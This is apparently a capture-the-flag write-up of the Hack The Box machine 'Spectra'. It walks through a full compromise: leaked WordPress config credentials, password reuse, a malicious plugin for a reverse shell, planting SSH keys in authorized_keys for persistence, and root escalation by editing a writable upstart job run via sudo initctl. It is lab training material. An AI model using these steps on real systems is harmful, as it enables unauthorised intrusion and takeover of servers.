
Spectra

Scan
As usual, both TCP and UDP port scans were done on the box. The TCP scan revealed that the following ports are open:
TCP scan
> nmap -p- -Pn --open -iL ../input_ip.txt -oA nmap_open_tcp_ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
TCP/80
The web page is a basic page that has multiple links.

I ran gop to crawl it.
gop crawler -u http://10.10.10.229

[+] Crawling from URL: http://10.10.10.229

[ _ ] [Crawler] [1 / 1] [Finished]

 Internal ressources for http://10.10.10.229

 External ressources for http://10.10.10.229
  -  [HTTP] [link] http://spectra.htb/main/index.php
  -  [HTTP] [link] http://spectra.htb/testing/index.php

[+] Statistics
 -  Number of internal ressources: 0
    - Number of links:    0
    - Number of scripts:  0
    - Number of styles:   0
    - Number of images:   0
    - Number of unknowns: 0

 -  Number of external ressources: 2
    - Number of links:    2
    - Number of scripts:  0
    - Number of styles:   0
    - Number of images:   0
    - Number of unknowns: 0

 -  Execution time: 882.2539ms
I visited both pages :
The website is a Wordpress website. Only one user was found on the website administrator because it is the author of the articles on the application.

The server hosts a testing part that do not work because of an issue with the database. However, by visiting the URL http://spectra.htb/testing/, a directory listing is present. The configuration settings for a Wordpress application are stored under the config.php file. Here, it looks like this configuration file was saved with the file extension .save.
The content of the file was displayed in order to verify if it contains sensitive information. And it was, sensitive information about the database was retrieved.

The has an open port for the service MySQL, so the collected credentials were used in order to make a connection attempt. However, the server rejects the connection.
> mysql -u devtest -p -h 10.10.10.229 --port 3306
Enter password:
ERROR 1130 (HY000): Host '10.10.14.137' is not allowed to connect to this MySQL server
Because the developer might have reused this password, I used it to attempt to connect to the Wordpress login page with the login couple administrator/devteam01. It was a good assumption because it worked.
Wordpress
Once connected, I created a malicious plugin that I uploaded on the application in order to get a reverse shell on the server. I leveraged metasploit with the following script https://github.com/wetw0rk/malicious-wordpress-plugin.

Considering that the application is working Wordpress applications, it must be conected and linked to a database. The content of the wp-config.php file was retrieved in order to retrieve sensitive connection information.
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'dev' );

/** MySQL database password */
define( 'DB_PASSWORD', 'development01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define('FS_METHOD', 'direct');
Directories under the /home directory was listed. Few users were found and user flag was identified to belong to the user katie.
meterpreter > ls /home
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40700/rwx------  4096  dir   2020-07-20 09:53:17 +0000  .shadow
40755/rwxr-xr-x  4096  dir   2021-05-01 11:26:55 +0000  chronos
40755/rwxr-xr-x  4096  dir   2021-05-01 11:37:15 +0000  katie
40755/rwxr-xr-x  4096  dir   2021-05-01 14:24:44 +0000  nginx
41751/rwxr-x--x  4096  dir   2020-07-20 09:53:17 +0000  root
40755/rwxr-xr-x  4096  dir   2020-07-20 09:53:17 +0000  user

meterpreter > shell
Process 7506 created.
Channel 1 created.
cd /home
ls -lah
total 32K
drwxr-xr-x  8 root    root    4.0K Feb  2 15:55 .
drwxr-xr-x 22 root    root    4.0K Feb  2 14:52 ..
drwx------  4 root    root    4.0K Jul 20  2020 .shadow
drwxr-xr-x 20 chronos chronos 4.0K May  1 04:26 chronos
drwxr-xr-x  4 katie   katie   4.0K May  1 04:37 katie
drwxr-xr-x  6 nginx   nginx   4.0K May  1 07:26 nginx
drwxr-x--t  4 root    root    4.0K Jul 20  2020 root
drwxr-xr-x  4 root    root    4.0K Jul 20  2020 user
ls -lah nginx
total 36K
drwxr-xr-x 6 nginx nginx 4.0K May  1 07:26 .
drwxr-xr-x 8 root  root  4.0K Feb  2 15:55 ..
lrwxrwxrwx 1 root  root     9 Feb  4 12:41 .bash_history -> /dev/null
-rw-r--r-- 1 nginx nginx  127 Dec 22 05:46 .bash_logout
-rw-r--r-- 1 nginx nginx  204 Dec 22 05:46 .bash_profile
-rw-r--r-- 1 nginx nginx  551 Dec 22 05:46 .bashrc
drwx------ 3 nginx nginx 4.0K Jan 15 15:55 .pki
drwx------ 2 nginx nginx 4.0K May  1 07:06 .ssh
drwxr-xr-x 2 nginx nginx 4.0K Jan 15 15:55 log
drwxr-xr-x 2 nginx nginx 4.0K May  1 07:26 s

ls /home/katie/
total 40K
drwxr-xr-x 4 katie katie 4.0K May  1 07:32 .
drwxr-xr-x 8 root  root  4.0K Feb  2 15:55 ..
lrwxrwxrwx 1 root  root     9 Feb  2 15:55 .bash_history -> /dev/null
-rw-r--r-- 1 katie katie  127 Dec 22 05:46 .bash_logout
-rw-r--r-- 1 katie katie  204 Dec 22 05:46 .bash_profile
-rw-r--r-- 1 katie katie  551 Dec 22 05:46 .bashrc
drwx------ 3 katie katie 4.0K Jan 15 15:55 .pki
-rw------- 1 katie katie   42 May  1 07:32 .sqlite_history
-rw------- 1 katie katie 1.6K May  1 04:37 .viminfo
drwxr-xr-x 2 katie katie 4.0K Jan 15 15:55 log
-r-------- 1 katie katie   33 Feb  2 15:57 user.txt
A connection attempt was made from the an external perspective on the public interface of the machine on the TCP/3306 port. However, like we saw before our host might not be authorised to connect on it.
> mysql -u dev -p -h 10.10.10.229 --port 3306
Enter password:
ERROR 1130 (HY000): Host '10.10.14.223' is not allowed to connect to this MySQL server
THe folder .ssh is present into the home folder of the user nginx. This user might be able to log via SSH on the box. To test it, my public key was copied into the authorized_keys file.
meterpreter > shell
Process 7506 created.
Channel 1 created.
cd /home/nginx/.ssh
ls
authorized_keys
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7ubS/TY4DGevXF14KzBA3SXpmKwtXscKM6nTk2SQuaDpI1dv0MdlAf1E6Yidh8uzPY+j9HxPzejGsVNGjzmr2E6OIEP7D+HvTH0QLmwHMtYrgl54Z8AUzgnUwrkeatyP4SeN+f8nBG2tBDW+VSzuDsJ0T6DtEX/laGOXX6GWoEX1dU+5DlbVQwt1LWIk/bB86cG2EQf6v5TVKoDTRHJq5G2W063rjubtlEg16d3b577YHDsMhQRXz59UqdJZsx87qYVHSZj96gFTbczj9+OKEOJkn+kIZxsqBT+4KXamskif6tejLu6SedGXuB3If7ey6zfoaCCSQWv1hfBsv/XtaJIjdPC8BIMsskoYGaZY83ju5+KZQH0ePK1poXeWH63w0Hez+rLXRoso3i/7I/qsw0xxXUwXHXhGtdMiFPI5PfDQjtmLUpKuxeXgiFdei8A96C8V+CbuaeUUMO9r/jYB8zkzGeboUU93R6VARAaRytJC1ijbbHJmxo9Vu+utosoU= root@Kali-HTB' >> /home/nginx/.ssh/authorized_keys
It was then possible to log as user nginx via SSH. Once connected, a connection to the mysql database was made.
> ssh nginx@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
-bash-4.3$ id;hostname
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
spectra

-bash-4.3$ mysql -u dev -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1803
Server version: 5.7.20-19 MySQL Community Server (GPL)

Copyright (c) 2009-2017 Percona LLC and/or its affiliates
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dev                |
+--------------------+
2 rows in set (0.00 sec)

mysql> use dev;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_dev         |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+---------------+------------------------------------+---------------+------------------------+------------------------------+---------------------+-----------------------------------------------+-------------+---------------+
| ID | user_login    | user_pass                          | user_nicename | user_email             | user_url                     | user_registered     | user_activation_key                           | user_status | display_name  |
+----+---------------+------------------------------------+---------------+------------------------+------------------------------+---------------------+-----------------------------------------------+-------------+---------------+
|  1 | administrator | $P$BNlisfpKSFVhrcykt03B/pidcUfNmL0 | administrator | devteam@megabank.local | http://10.10.10.90/sites/dev | 2020-06-29 22:16:37 | 1619875860:$P$BYPssSGpfqRIDrOfoH2btoDA6jPOE1. |           0 | administrator |
+----+---------------+------------------------------------+---------------+------------------------+------------------------------+---------------------+-----------------------------------------------+-------------+---------------+
1 row in set (0.00 sec)
mysql>
After investing the box, it finds out that the machine Operating System is ChromeOS.
-bash-4.3$  uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P 24-Core Processor AuthenticAMD GNU/Linux
-bash-4.3$ cat /etc/lsb-release
GOOGLE_RELEASE=87.3.41
CHROMEOS_RELEASE_BRANCH_NUMBER=85
CHROMEOS_RELEASE_TRACK=stable-channel
CHROMEOS_RELEASE_KEYSET=devkeys
CHROMEOS_RELEASE_NAME=Chromium OS
CHROMEOS_AUSERVER=https://cloudready-free-update-server-2.neverware.com/update
CHROMEOS_RELEASE_BOARD=chromeover64
CHROMEOS_DEVSERVER=https://cloudready-free-update-server-2.neverware.com/
CHROMEOS_RELEASE_BUILD_NUMBER=13505
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_RELEASE_CHROME_MILESTONE=87
CHROMEOS_RELEASE_PATCH_NUMBER=2021_01_15_2352
CHROMEOS_RELEASE_APPID=87efface-864d-49a5-9bb3-4b050a7c227a
CHROMEOS_BOARD_APPID=87efface-864d-49a5-9bb3-4b050a7c227a
CHROMEOS_RELEASE_BUILD_TYPE=Developer Build - neverware
CHROMEOS_RELEASE_VERSION=87.3.41
CHROMEOS_RELEASE_DESCRIPTION=87.3.41 (Developer Build - neverware) stable-channel chromeover64
User flag
Enumeration
During enumeration, the file autologin.conf.orig was identified. Locations were found such as :
/mnt/stateful partition/etc/autologin/etc/autologin


Locations were checked and a passwd file was found with a password used for autologin. The password was SummerHereWeCome!!.
Log as katie

It was then possible to try the discovered on the user accounts found on the machine. The password worked for the user katie.
Flag
The flag was retrieved on the machine.
Root Flag
Processes on the machine were enumerated into the context of the user katie. A script was found to be executed by the user root.
> ps aux
[...]
root       4961  0.0  0.7 873808 29292 ?        Ssl  09:13   0:00 /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js
Content of the file was looked and it looked like it runs a simple Hello World server. Furthermore, the script is listening on the localhost interface on the TCP/8081 port.
> cat /srv/nodetest.js
cat /srv/nodetest.js
var http = require("http");

http.createServer(function (request, response) {
   response.writeHead(200, {'Content-Type': 'text/plain'});

   response.end('Hello World\n');
}).listen(8081);

console.log('Server running at http://127.0.0.1:8081/');
It seems that the users that belong to the group developers have write permission over the file.
> ls -lah /srv/nodetest.js
-rwxrwxr-x 1 root developers 251 Jun 29  2020 /srv/nodetest.js
The user katie belongs to the group developers.
> cat /etc/group | grep developers
developers:x:20158:katie
The user katie is able to edit the file srv/nodetest.js that is executed bu the user root. So, it is possible to escalate privileges via a code execution. The script was modified like so :
The user katie can use sudo in order to run /sbin/initctl with root privileges.
The list of service that can be started or stopped with initctl is the files under /etc/init. Some files can be modified by the group developers. The file test.conf was opened and modified in order to validate the code execution in the context of the user root.
> ls -lah /etc/init
-rw-rw----  1 root developers  478 Jun 29  2020 test.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test1.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test10.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test2.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test3.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test4.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test5.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test6.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test7.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test8.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test9.conf

> cat test.conf
katie@spectra /etc/init $ cat /etc/init/test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
A whoami command was added to the pre-start section and output was redirected to the file /var/log/nodetest.log.
> cat /etc/init/test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
    whoami >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script

katie@spectra /etc/init $ sudo initctl start test
test start/running, process 24378
katie@spectra /etc/init $ cat /var/log/nodetest.log
[Thu Jun 17 05:22:50 PDT 2021] Node Test Starting
[Thu Jun 17 05:24:09 PDT 2021] Node Test Stopping
[Thu Jun 17 05:37:02 PDT 2021] Node Test Starting
[Thu Jun 17 05:38:57 PDT 2021] Node Test Starting
[Thu Jun 17 05:46:12 PDT 2021] Node Test Stopping
[Thu Jun 17 05:53:48 PDT 2021] Node Test Starting
root
The code execution as the user root is validated. The code was modified in order to add an arbitrary public key to the authorized_keys file of the user root.
> cat /etc/init/test.conf
description "Test node.js server"
author      "katie"

start on the filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
    echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7ubS/TY4DGevXF14KzBA3SXpmKwtXscKM6nTk2SQuaDpI1dv0MdlAf1E6Yidh8uzPY+j9HxPzejGsVNGjzmr2E6OIEP7D+HvTH0QLmwHMtYrgl54Z8AUzgnUwrkeatyP4SeN+f8nBG2tBDW+VSzuDsJ0T6DtEX/laGOXX6GWoEX1dU+5DlbVQwt1LWIk/bB86cG2EQf6v5TVKoDTRHJq5G2W063rjubtlEg16d3b577YHDsMhQRXz59UqdJZsx87qYVHSZj96gFTbczj9+OKEOJkn+kIZxsqBT+4KXamskif6tejLu6SedGXuB3If7ey6zfoaCCSQWv1hfBsv/XtaJIjdPC8BIMsskoYGaZY83ju5+KZQH0ePK1poXeWH63w0Hez+rLXRoso3i/7I/qsw0xxXUwXHXhGtdMiFPI5PfDQjtmLUpKuxeXgiFdei8A96C8V+CbuaeUUMO9r/jYB8zkzGeboUU93R6VARAaRytJC1ijbbHJmxo9Vu+utosoU= root@Kali-HTB' >> /root/.ssh/authorized_keys
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script

A ssh connection is then possible as user root.
Flag
The flag was retrieved on the machine.
